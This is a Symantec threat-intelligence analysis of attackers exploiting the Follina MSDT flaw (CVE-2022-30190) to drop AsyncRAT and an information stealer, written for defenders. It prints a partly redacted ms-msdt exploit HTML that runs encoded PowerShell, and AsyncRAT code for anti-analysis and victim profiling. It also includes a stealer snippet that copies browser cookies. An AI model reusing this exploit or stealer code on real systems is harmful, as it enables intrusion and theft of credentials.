Attackers Exploit MSDT Follina Bug to Drop RAT, Infostealer

symantec-enterprise-blogs.security.com/blogs/threat-intelligence/follina-msdt-exploit-malware

Karthikeyan C KasiviswanathanPrincipal Threat Analysis Engineer

Yuvaraj MegavarnaduSenior Threat Analysis Engineer

Symantec has observed threat actors exploiting remote code execution flaw to drop AsyncRAT and information stealer.

Symantec, a division of Broadcom Software, has observed threat actors exploiting the remote code execution (RCE) vulnerability known as Follina to drop malware onto vulnerable systems just days after the flaw became public on May 27, 2022.

What is Follina?

Follina (CVE-2022-30190) is a vulnerability in the Microsoft Support Diagnostic Tool (MSDT) that allows remote code execution on vulnerable systems through the ms-msdt protocol handler scheme. The bug is present in all supported versions of Windows.


The vulnerability can be easily exploited by a specially crafted Word document that downloads and loads a malicious HTML file through Word's remote template feature. The HTML file ultimately allows the attacker to load and execute PowerShell code within Windows. The vulnerability can also be exploited through the RTF file format.

Exploiting the flaw does not require the use of macros, eliminating the need for an attacker to trick victims into enabling macros for an attack to work.

Microsoft has since released advisories and workarounds to mitigate the vulnerability.

Attackers quick to take advantage


Since the details of the vulnerability started surfacing online, attackers were quick to start taking advantage of the flaw to install their payloads. Symantec has observed attackers using a similar HTML file to that used in the initial attack.



```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
    IT_SelectProgram=NotListed IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(Invoke-Expres
sion($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.
Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'cG93ZXJzaGVsbCAtTm9uSW50ZXJhY3Rpdm
[redacted]
[char]34+'))')))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
    IT_AutoTroubleshoot=ts_AUTO\"";
</script>
```

Figure 1. HTML file similar to that used in initial attack

When the HTML document is executed in the context of WinWord, msdt.exegets spawned as a child process. That is because of the protocol handler entry in the registry.




Computer\HKEY_CLASSES_ROOT\ms-msdt\shell\open\command

Name	Type	Data
(Default)	REG_EXPAND_SZ	"%SystemRoot%\system32\msdt.exe" %1

Figure 2. Protocol handler entry in the registry

Sdiagnhost.exe is then invoked, which is the Scripted Diagnostics Native Host, and under this process the final payload process is created - in our case PowerShell.




```
⊟ sdiagnhost.exe (8832)           Scripted Diagnostics Native Host        C:\WINDOWS\S...
    Conhost.exe (4876)            Console Window Host                     C:\WINDOWS\S...
  ⊟ csc.exe (8788)                Visual C# Command Line Compiler         C:\Windows\Micr...
      cvtres.exe (8740)           Microsoft® Resource File To COFF Ob...  C:\Windows\Micr...
  ⊟ csc.exe (8744)                Visual C# Command Line Compiler         C:\Windows\Micr...
      cvtres.exe (8768)           Microsoft® Resource File To COFF Ob...  C:\Windows\Micr...
  ⊟ cmd.exe (8752)                Windows Command Processor               C:\WINDOWS\sy...
      powershell.exe (8076)       Windows PowerShell                      C:\WINDOWS\S...
```

Figure 3.

PowerShell is created under the Scripted Diagnostics Native Host process

Multiple attackers are using a variety of payloads at the end of successful exploitation. In one of the instances, Symantec observed the attackers deploying the remote access Trojan AsyncRAT, which had a valid digital signature.


When AsyncRAT runs, it carries out the anti-analysis checks shown in Figure 4.



```
public static class Anti_Analysis
{
    // Token: 0x06000044 RID: 68 RVA: 0x00002245 File Offset: 0x00000445
    public static void RunAntiAnalysis()
    {
        if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() ||
          Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
        {
            Environment.FailFast(null);
        }
    }
```

Figure 4. AsyncRAT carries out anti-analysis checks

Later, AsyncRAT collects information about the infected system, including hardware identification, user name, executed path, and operating system information, and sends it to a command-and-control (C&C) server.




```
public static byte[] SendInfo()
{
    MsgPack msgPack = new MsgPack();
    msgPack.FPObject("Packet").AsString = "ClientInfo";
    msgPack.FPObject("HWID").AsString = Settings.Hwid;
    msgPack.FPObject("User").AsString = Environment.UserName.ToString();
    msgPack.FPObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
      Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
    msgPack.FPObject("Path").AsString = Application.ExecutablePath;
    msgPack.FPObject("Version").AsString = Settings.Version;
    msgPack.FPObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
    msgPack.FPObject("Pong").AsString = "";
    msgPack.FPObject("Group").AsString = Settings.Group;
    return msgPack.Encode2Bytes();
}
```

Figure 5. AsyncRAT collects information from the infected system

AsyncRAT then waits for commands from the C&C server and executes those commands on the victim machine.

Symantec has also observed attackers deploying an information stealer as a payload. The code shown in Figure 6 is a snippet from the malware, which steals information including cookies and saved login data from web browsers such as Firefox, Chrome, and Edge.



```
private static string ff1()
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    string[] directories = Directory.GetDirectories(path);
    foreach (string str in directories)
    {
        bool flag = !File.Exists(str + "\\cookies.sqlite");
        if (!flag)
        {
            for (;;)
            {
                try
                {
                    File.Copy(str + "\\cookies.sqlite", "fc", true);
                    break;
                }
                catch
                {
                    Thread.Sleep(10000);
                }
            }
            SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=fc");
            sqliteConnection.Open();
```

Figure 6. Snippet of code from information-stealing malware dropped by attackers exploiting Follina bug

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Symantec protects against these attacks with the following definitions:

File-based

- Downloader
- Backdoor.ASync
- InfoStealer

Network-based

33748 [Web Attack: MSDT Remote Code Execution CVE-2022-30190]

Indicators of Compromise

If an IOC is malicious and the file available to us, Symantec Endpoint products will detect and block that file.

e7faa6c18d4906257652253755cf8f9a739c10938db369878907f8ed7dd8524d

b63fbf80351b3480c62a6a5158334ec8e91fecd057f6c19e4b4dd3febaa9d447

8e0be5e1035777f2ea373593c214d29ad146dd0453e9b8a1cad16d787c0be632

About the Author

Karthikeyan C Kasiviswanathan

Principal Threat Analysis Engineer

Karthikeyan is a member of Symantec’s Security Technology and Response team which is focused on providing round-the-clock protection against current and future cyber threats.

About the Author

Yuvaraj Megavarnadu

Senior Threat Analysis Engineer

Yuvaraj is a member of Symantec's Security Technology and Response team, whose work includes analyzing malware and providing generic protection for various Symantec products.

Want to comment on this post?